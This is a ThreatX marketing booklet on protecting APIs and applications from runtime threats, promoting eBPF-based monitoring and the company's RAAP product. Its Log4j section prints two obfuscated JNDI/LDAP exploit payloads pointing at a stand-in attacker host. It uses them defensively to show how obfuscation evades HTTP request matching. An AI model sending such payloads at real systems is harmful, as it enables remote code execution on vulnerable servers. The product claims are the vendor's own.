

**BACKGROUND BOOKLET**



All You Need to Know About

**Protecting Against  
Runtime Threats to APIs  
and Applications**

**THREATX**



ThreatX is managed API and application protection that lets you secure them with confidence, not complexity. It blocks botnets and advanced attacks in real time, letting enterprises keep attackers at bay without lifting a finger. Trusted by companies in every industry across the globe, ThreatX profiles attackers and blocks advanced risks to protect APIs and applications 24/7.

# Inside

- 2** Introduction

---
- 4** The Current State of API and Application Security

---
- 9** Lessons of Log4j

---
- 11** Defining Runtime Threats

---
- 15** Challenges Defending Against Runtime Threats


---
- 16** Bringing Visibility to Runtime Threats With eBPF

---
- 20** Best Practices for Runtime API and Application Protection

---
- 22** Introduction to ThreatX Runtime API and Application Protection

---

The acceleration of digital transformation initiatives and subsequent rise in API, containerization, and multi-cloud deployments are creating a dynamic attack surface that grows increasingly complex and difficult to defend.



To protect applications and APIs, the security industry has responded with highly effective web application firewalls and stand-alone API observability solutions, as well as technologies that block API attacks in real time. These have proven to be valuable at protecting and providing visibility into the very edge, or “front door,” of an organization’s environment. But that can leave the back door vulnerable to runtime attacks.

When you are only analyzing HTTP requests, you don’t always have enough visibility into the environment where the applications run, or the “back door.” And that back door is a way for attackers to get in.

Runtime environments face a myriad of risks, including insider threats, malware, web shells, remote access software, code injections and modifications, and malicious rootkits. This paper introduces runtime threats in the context of API and application protection and offers a modern approach to protecting APIs and applications against runtime threats.



### **DEFINING RUNTIME THREAT PROTECTION**

Runtime threat protection describes the ability to monitor the environment where an application is executed and take action to stop malicious behavior.

# 01

## The Current State of API and Application Security



As technology advances and user requirements grow, so too does the complexity of the modern application stack.

Developers leverage a variety of tools, platforms, languages, and services to deliver sophisticated features and functionality. However, every additional component used to build an application increases the size of the attack surface and the risk of an attack. Threat actors have a greater chance of discovering a vulnerability, misconfiguration, or bug that can serve as a toehold into the environment.

# APIs


Consider, for example, APIs. An application programming interface (API) is itself an application that enables software components to communicate. APIs serve a variety of purposes.

*Developers use them to:*

- Connect services and transfer data
- Automate repeatable tasks
- Work with mobile devices and cloud applications

APIs generally use HTTP or HTTPS to transport application requests and responses, often with payloads in JSON or XML format.

▼  
**DEFINING API**  
API stands for  
“Application  
Programming  
Interface.”



APIs extend the attack surface, but that’s not all. They can also provide information that is useful to an attacker. Public-based APIs are designed to expose application logic and (potentially sensitive) data to other systems and users. Attackers can exploit this legitimate application functionality to obtain unauthorized information simply by imitating an actual user.

# Containers

Along with the rise of APIs comes the rise of containers. A container is a unit of software that consists of an entire runtime environment for an application, including the application itself plus all its dependencies, libraries and other binaries, and configuration files to run it, bundled into one lightweight package. Containers abstract away differences in OS distributions and underlying infrastructure, making it easier to reliably run applications in different environments.

Containers are also highly dynamic. With containers, software goes live and is modified at lightning speed.

*According to Sysdig:*

**72%** of containers live less than five minutes

---


**63%** of container images are replaced within two weeks or less, signifying a more frequent code deployment rate




## DEFINING CONTAINER

A container is a unit of software consisting of an entire runtime environment.







## Multi-Cloud

Digital transformation initiatives have also given rise to multi-cloud deployments.

# 98%

**of enterprises already deploy multi-cloud architectures, with data distributed across several cloud providers**

Multi-cloud deployments further expand the attack surface and make security more complex to manage. With the addition of each cloud platform, for example, maintaining API visibility to keep track of new, changed, unmanaged, or insecure APIs grows increasingly difficult.

Securing applications and APIs in this environment is challenging. Given these trends, shifting security left is not enough. In this dynamic environment, organizations need protection from the development phase, to the edge, to runtime.

The security industry's underlying approach to protecting applications and APIs is fairly consistent across the major solution categories. Web application firewalls (WAFs), web application and API protection (WAAP) platforms, and API threat protection vendors all analyze HTTP requests and responses, and match on known events. While this protection is good and necessary, there are limitations in its coverage. Specifically, these solutions lack deeper visibility into the runtime environment.

# 02

## Lessons of Log4j



The need for runtime API and application protection became evident for security engineers in the aftermath of the Log4j vulnerability announcement.

As security engineers responded to Log4j attacks and deployed patches for attack variants in late 2021, the limitations of only observing HTTP request and response pairs became obvious. While the HTTP requests provided a lot of information, it took security engineers longer than they wanted to understand what attackers were targeting, what techniques they were using, and how they were going about it.

## Obfuscation

For example, the following two payloads are the same, but each uses different obfuscation techniques.

If only looking at HTTP requests, you'd have to recognize the obfuscation to figure out what the attackers are trying to do.

---

### Payload 1:

```
/${::-j}/${::-n}/${::-d}/${::-i}:  
/${::-l}/${::-d}/${::-a}/${::-p}:  
//somesitehackerofhell.com/z}
```

### Payload 2:

```
/${lower:j}ndi:${lower:l}  
/${lower:d}a${lower:p}:  
//somesitehackerofhell.com/z}
```

---

The goal of the payloads is to use “jndi”, “.” and “ldap” because the vulnerability is related to a command that contained: “jndi:ldap”. In the first example, they are using “::-” with each letter to hide things. In the second example, they are using a function called “lower” to hide things.

The Log4j vulnerability had many variations like this. Even just with the examples above, you could mix and match with “::-j”\${lower:n} etc.

## Runtime

However, on the runtime side, both previous payloads do the same thing.

So, if you are identifying and blocking at runtime, you would stop the threat immediately, no matter how much attackers try to disguise the intent.

*Based on examples like this, it becomes clear that:*

- Runtime protection is critical for stopping malware and other malicious runtime threats from impacting APIs and applications in a timely manner.
- An application and API security solution that includes events from the application host itself, via process monitoring, would have enough information to quickly take decisive action on runtime threats.


# 03

## Defining Runtime Threats



The runtime environment refers to the actual operations of an application. Runtime threats are designed to modify the processes running on the application host.

Instead of operating as programmed, the application reaches out into the operating system to interact in a nefarious way, such as by installing web shells, rootkits, or malware. Runtime threats occur while the application is running.




### RUNTIME PROTECTION FOR EAST-WEST TRAFFIC

While protecting against malicious inbound traffic is important and necessary, security must extend further. Traffic within the network or data center — called east-west traffic (as opposed to north-south traffic, which reflects communication in and out of the network) — must be protected as well.

If, for example, a malicious payload does penetrate the network, and prompts attempts to propagate internally, monitoring north-south traffic alone would be insufficient. By also inspecting traffic within the network, security teams will be able to shore up blind spots and more completely protect against runtime threats.

Common runtime threats include:

---



THREAT 1

## Zero-Day Attacks

Attacks targeting application vulnerabilities that may or may not have been disclosed but not yet patched.



THREAT 2

## Remote Code Execution

An attacker remotely executes malicious code on the target web server.



THREAT 3

## OS Command Injection

An attacker leverages an application vulnerability to execute arbitrary commands on the host OS.



#### THREAT 4

## Web Shells

Malicious scripts used by an attacker to escalate and maintain persistent access on a compromised web application. Web shells enable attackers to remotely access a web server from a web browser.

For example, a known threat group used a modified and obfuscated version of the reGeorg web shell to maintain persistence on a target's Outlook Web Access (OWA) server.



#### THREAT 5

## Arbitrary File Reads/ Writes

For example, an attacker uses “../” path segments to navigate outside of the intended folder and read or write to arbitrary files.



# 04

## Challenges Defending Against Runtime Threats



Runtime threats aren't new,  
and runtime protection is  
not a new concept.

The term runtime application self-protection (RASP) was coined in 2014. However, obtaining visibility beyond HTTP has proven to be a challenge. RASP solutions required teams to deploy an agent for every tech stack and component, making deployment burdensome and maintenance untenable. The agents needed to run constantly, and the high CPU load impacted performance and increased the cost to run applications.

Alternative approaches to obtaining runtime visibility required teams to deploy kernel modules, which essentially meant installing code that had root access deep within the kernel. Thus, using kernel modules added risk and instability, putting the OS at risk.

# 05

## Bringing Visibility to Runtime Threats With eBPF




To be effective, runtime protection must allow a security technology to monitor events in the processes running on the application host — without impacting application performance, introducing risk, or increasing operational overhead.

Today, eBPF makes that possible.

Extended Berkeley Packet Filter (eBPF) is a framework that extends the ability to attach at the kernel level within a Linux environment. The advanced Linux kernel technology enables real-time performance monitoring, networking, and security. It allows developers to create programs in user space and inject them into kernel space without modifying kernel code, providing low-impact, adaptable solutions for various use cases – one of those being runtime threat protection.

▼  
**DEFINING eBPF**  
eBPF stands for “Extended Berkeley Packet Filter.”

eBPF provides real-time, detailed kernel-level monitoring, enabling comprehensive insights into system components and activities. eBPF is ideal for runtime threat protection because it allows you to safely peer into that kernel-level data, without modifying the kernel, and stop malicious processes and infected containers without any performance degradation.



Runtime protection leveraging eBPF can monitor events in the processes running on the application host. As a result, it provides a lot more data beyond typical HTTP, from monitoring at the kernel level, seeing all the way down to network flows, the process tables, arguments, environment variables, etc.

**eBPF can:**

- Monitor and analyze traffic patterns and perform packet inspection associated with protocols.
- Correlate with process monitoring and command line to detect anomalous process execution and command line arguments associated with traffic patterns (e.g., monitor anomalies in use of files that do not normally initiate connections for respective protocols).

In this way, if an anomaly occurs in the monitored events that appears to be related to any traffic that goes through the WAF, a security team could take action.

## Benefits of eBPF



Advanced Linux kernel technology for real-time monitoring and security



User-kernel bridge allows seamless program integration



Low impact, custom security rules, and improved visibility



Ideal for diverse use cases, including networking and observability



Cloud-native support for securing modern infrastructures



Highly efficient with minimal system resource requirements

# Anatomy of an Attack

## *OS Command Injection:*

### STEP ONE

The attacker exploits a vulnerable web application parameter to inject a harmful OS command.

### STEP TWO

The web server executes the injected command.

### STEP THREE

An eBPF-enabled solution detects the unusual activity and captures relevant details, such as the executed command, process information and environment variables.

## *Unauthorized File Exfiltration via SCP:*

### STEP ONE

The attacker exploits a web application vulnerability or uses stolen credentials to access a web server.

### STEP TWO

The attacker locates sensitive files on the web server and prepares to exfiltrate them to a remote location using Secure Copy Protocol (SCP).

### STEP THREE

The attacker initiates an SCP command to transfer the sensitive files.

### STEP FOUR

An eBPF-enabled solution detects the suspicious SCP activity and captures relevant details such as the executed command, file paths, process information, and user credentials.



## NOTE

eBPF is a capability built specifically to allow access to kernel-level activity, but in a safe, sandbox environment — an environment that has to be validated by the kernel so that you cannot cause any kind of outages or performance interrupts.

# 06

## Best Practices for Runtime API and Application Protection



API and application protection requires a multi-layered approach that starts well before runtime, and includes scanning for misconfigurations, unrestricted network access, missing role-based access control, etc., as well as vulnerability assessment.

At runtime, API and application protection centers on monitoring for and blocking key events.

## Finding A Solution

4%

of CISOs have real-time visibility into runtime vulnerabilities in containerized production environments

*Things to consider:*

**Look for solutions that provide visibility into runtime environments**, including network flows, system calls, and processes. You can't know if an attack is occurring if you can't see it.

**Ensure that the solution you choose not only has out-of-the-box protection but also has the ability to evolve.** When new types of attacks are discovered, you should not have to redeploy your applications or solution to receive the latest protections.

**Find a solution that allows you to shut down or prevent runtime-based attacks from happening at all.** The solution should be able to granularly detect and block runtime threats.

# 07

## Introduction to ThreatX Runtime API and Application Protection




ThreatX Runtime API and Application Protection (RAAP) is the first cloud-native solution to detect and block runtime threats to APIs and applications.

Its patent-pending capability leverages eBPF to extend protection to the runtime environment and deliver real-time blocking for runtime threats.



The ThreatX RAAP solution is easily deployed as a sidecar container within a Kubernetes environment. Leveraging eBPF technology, ThreatX RAAP enables deep network flow and system call inspection, process context tracing, and advanced data collection, profiling, and analytics. With eBPF, ThreatX RAAP inspects network traffic anywhere on a host or node without requiring an in-line (in network traffic flow) deployment.

ThreatX RAAP may be deployed as a standalone solution to address runtime environments or coupled with ThreatX API & Application Protection – Edge for a 360-degree ability to detect, track, and block threats to APIs and applications.



## A Comparison

	RAAP	RASP
<b>FULL NAME</b>	Runtime API and Application Protection	Runtime Application Self-Protection
<b>DEPLOYMENT</b>	<p><b>Simple:</b></p> <ul style="list-style-type: none"> <li>• Single sidecar container</li> <li>• Not a kernel module, but rather a standalone program that runs within a sandbox inside of the kernel (like a VM running within the kernel)</li> </ul>	<p><b>Burdensome:</b></p> <ul style="list-style-type: none"> <li>• Agent for every tech stack and deployment</li> <li>• Untenable maintenance</li> </ul>
<b>PERFORMANCE IMPACT</b>	Minimal performance impact on systems and applications	High CPU load impacted performance and increased cost to run applications
<b>VISIBILITY</b>	<p><b>Extensive:</b></p> <p>Without managing agents</p>	<p><b>Limited:</b></p> <p>Required agent maintenance</p>

**Benefits of the ThreatX RAAP solution include:**

- 1.** Block high-risk transactions, such as data exfiltration attempts and excessive data exposure
- 2.** Protect transactions within a corporate network (i.e., east-west traffic), including virtual networks and subnets
- 3.** Prevent malware hidden within encrypted data via transparent TLS inspection – without disrupting confidentiality or integration of communications
- 4.** Reduce massive alert fatigue associated with other security tools through ThreatX’s risk-based blocking capability

With ThreatX RAAP, organizations can greatly extend protections beyond the edge and address a myriad of risks to runtime environments, including insider threats, malware, web shells, remote access software, code injections and modifications, and malicious rootkits.

ThreatX’s runtime protection goes beyond basic observability to extend threat detection, tracking, and blocking to customers’ runtime environments, without slowing developers or requiring expertise in cloud-native applications.



**Get a tour and view the ThreatX RAAP solution**



**Schedule a demo with a member of our team**

**THREATX**



**THREATX.COM**